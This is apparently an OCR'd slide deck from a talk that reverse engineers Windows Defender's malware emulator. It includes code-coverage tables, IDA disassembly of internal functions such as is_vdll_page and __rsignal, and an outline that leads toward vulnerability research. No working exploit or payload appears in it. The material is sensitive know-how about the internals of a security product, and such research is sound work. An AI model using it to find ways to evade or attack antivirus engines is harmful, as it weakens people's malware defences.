
mpclient git.io/fbp0X




mpclient git.io/fbp0X




mpclient git.io/fbp0X




mpclient git.io/fbp0X



mpclient git.io/fbp0X



mpclient git.io/fbp0X




Threat Virus:
Win32/Virut.BN!dam identified.

Demo


Scanning with `mpclient`

Dynamic Analysis - Code Coverage

- Getting an overview of what subsystems are being hit is helpful in characterizing a scan or emulation session
  - Breakpoints are too granular
- Emulator has no output other than malware identification
- Lighthouse code coverage plugin for IDA Pro from Markus Gaasedelen of Ret2 Systems / RPISEC



Coverage %	Function Name	Address	Blocks Hit	Instructions Hit	Function Size	Complexity
100.00%	KERNEL32_DLL_GetCurrentThread(pe_vars_t *)	0x5A5F0D20	3 / 3	28 / 28	100	2
100.00%	mmap_virtualprotect(pe_vars_t *,unsigned __int64,ulong,ulong,ulong *)	0x5A41DA2C	3 / 3	31 / 31	82	2
100.00%	KERNEL32_DLL_GetThreadContext(pe_vars_t *)	0x5A5E6FE0	1 / 1	15 / 15	63	1
100.00%	scan_vbuff(pe_vars_t *,uchar const *,ulong,unsigned __int64,bool)	0x5A5888F9	3 / 3	36 / 36	116	2
99.14%	KERNEL32_DLL_VirtualProtectEx(pe_vars_t *)	0x5A5634A0	17 / 18	115 / 116	385	12
97.48%	pe_GetThreadContext(pe_vars_t *)	0x5A5E701F	18 / 19	116 / 119	482	9
96.83%	pefile_call_attrmatch_handlers(pe_vars_t *,char const *)	0x5A45FB81	9 / 10	61 / 63	219	6
95.80%	IsInternalBlock(pe_vars_t *,unsigned __int64,uint)	0x5A58CDE8	44 / 47	137 / 143	430	40
94.29%	mmap_virtualquery(pe_vars_t *,unsigned __int64,_MEMORY_BASIC_INFORMATION32 *)	0x5A588768	3 / 4	33 / 35	97	2
88.89%	KERNEL32_DLL_CloseHandle(pe_vars_t *)	0x5A5EF260	3 / 4	40 / 45	144	2
88.00%	pem_probe_for_write(pe_vars_t *,unsigned __int64,ulong)	0x5A56364C	4 / 5	22 / 25	60	3
81.25%	is_vdll_page(pe_vars_t *,unsigned __int64)	0x5A5943E7	5 / 8	26 / 32	82	5
77.78%	GetBBFromContext(pe_vars_t *)	0x5A41DA7E	3 / 4	7 / 9	24	2
61.22%	CallPostEntryCode(pe_vars_t *)	0x5A5884D3	7 / 12	60 / 98	334	6
58.54%	mmap_is_dynamic_page(pe_vars_t *,unsigned __int64)	0x5A568A32	8 / 10	24 / 41	89	8
51.14%	pe_refresh_sigdriven_attributes(pe_vars_t *,ulong)	0x5A45C775	30 / 73	180 / 352	1214	61
50.38%	pe_save_CTX(pe_vars_t *,ulong)	0x5A56E47E	40 / 44	201 / 399	1418	24
36.36%	scale_MP_budget(pe_vars_t *,unsigned __int64)	0x5A593DED	2 / 3	8 / 22	64	2
29.58%	NTDLL_DLL_NtCloseWorker(pe_vars_t *)	0x5A5EA5B0	7 / 26	42 / 142	467	18
27.55%	scan_pe_dtscan(pe_vars_t *)	0x5A590690	18 / 53	73 / 265	1163	35



```
; Attributes: bp-based frame

; bool __cdecl is_vdll_page(struct pe_vars_t *, unsigned __int64)
?is_vdll_page@@YA_NPAUpe_vars_t@@_K@Z proc near

arg_0= dword ptr  8
arg_4= qword ptr  0Ch

; FUNCTION CHUNK AT 5A769261 SIZE 00000035 BYTES

push    ebp
mov     ebp, esp
push    ebx
push    esi
mov     ebx, ecx
push    edi
push    dword ptr [ebp+arg_4]
mov     esi, [ebx+502B4h]
mov     ecx, esi
push    [ebp+arg_0]
call    ?vdll_get_index_by_range@@YAI_KW4vdll_host_t@@@Z ; vdll_get_index_by_range(unsigned __int64,vdll_host_t)
mov     edi, eax
pop     ecx
pop     ecx
cmp     edi, 0FFFFFFFFh
jnz     short loc_5A594412
```

```
loc_5A594412:
cmp     byte ptr [edi+ebx+24220h], 0
jz      short loc_5A594420
```

```
loc_5A594420:
mov     edx, _WPP_GLOBAL_Control
cmp     edx, offset _WPP_GLOBAL_Control
jz      short loc_5A59440B
```

```
test    byte ptr [edx+1Ch], 4
jz      short loc_5A59440B
```

```
jmp     loc_5A769261
?is_vdll_page@@YA_NPAUpe_vars_t@@_K@Z endp
```

```
; START OF FUNCTION CHUNK FOR ?is_vdll_page@@YA_NPAUpe_vars_t@@_K@Z

loc_5A769261:
mov     ecx, esi
call    sub_5A88B01F
push    eax             ; int
shl     esi, 0Ah
mov     ecx, 0A6h
add     esi, edi
mov     eax, dword_5AB4B2D8[esi*4]
push    dword ptr [eax+64h] ; int
push    dword ptr [ebp+arg_4] ; int
push    [ebp+arg_0]     ; char
push    dword ptr [edx+14h]
push    dword ptr [edx+10h] ; LoggerHandle
call    _WPP_SF_xss
add     esp, 18h
jmp     loc_5A59440B
; END OF FUNCTION CHUNK FOR ?is_vdll_page@@YA_NPAUpe_vars_t@@_K@Z
```

```
loc_5A59440B:
xor     al, al
```

```
mov     al, 1
jmp     short loc_5A59440D
```

```
loc_5A59440D:
pop     edi
pop     esi
pop     ebx
pop     ebp
retn
```


Examples:

Halvar Flake’s SSTIC 2018 keynote

- Getting coverage traces from MPENGINE.DLL - difficult because of privileged process

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
    a. Startup
    b. CPU Emulation
    c. Instrumentation
    d. Windows Emulation & Environment
4. Vulnerability Research
5. Conclusion




Getting Emulated

- `__rsignal` function provides an entry point into Defender’s scanning - give it a buffer of data and it returns a malware classification

- Defender uses emulation to analyze executables it does not recognize with other less expensive analyses

- Emulation results are cached - a given binary will only be emulated once, even if scanned multiple times



```
; Exported entry  15. __rsignal


; Attributes: bp-based frame

public ___rsignal
___rsignal proc near

arg_0= dword ptr  8
arg_4= byte ptr  0Ch
arg_8= dword ptr  10h
arg_C= dword ptr  14h

; FUNCTION CHUNK AT 5A6633FB SIZE 00000032 BYTES

push    ebp
mov     ebp, esp
mov     eax, dword ptr [ebp+arg_4]
cmp     eax, 4003h
jz      loc_5A6633FB
```

```
cmp     eax, 400Bh
jz      loc_5A6633FB
```

```
cmp     eax, 4019h
jz      loc_5A6633FB
```

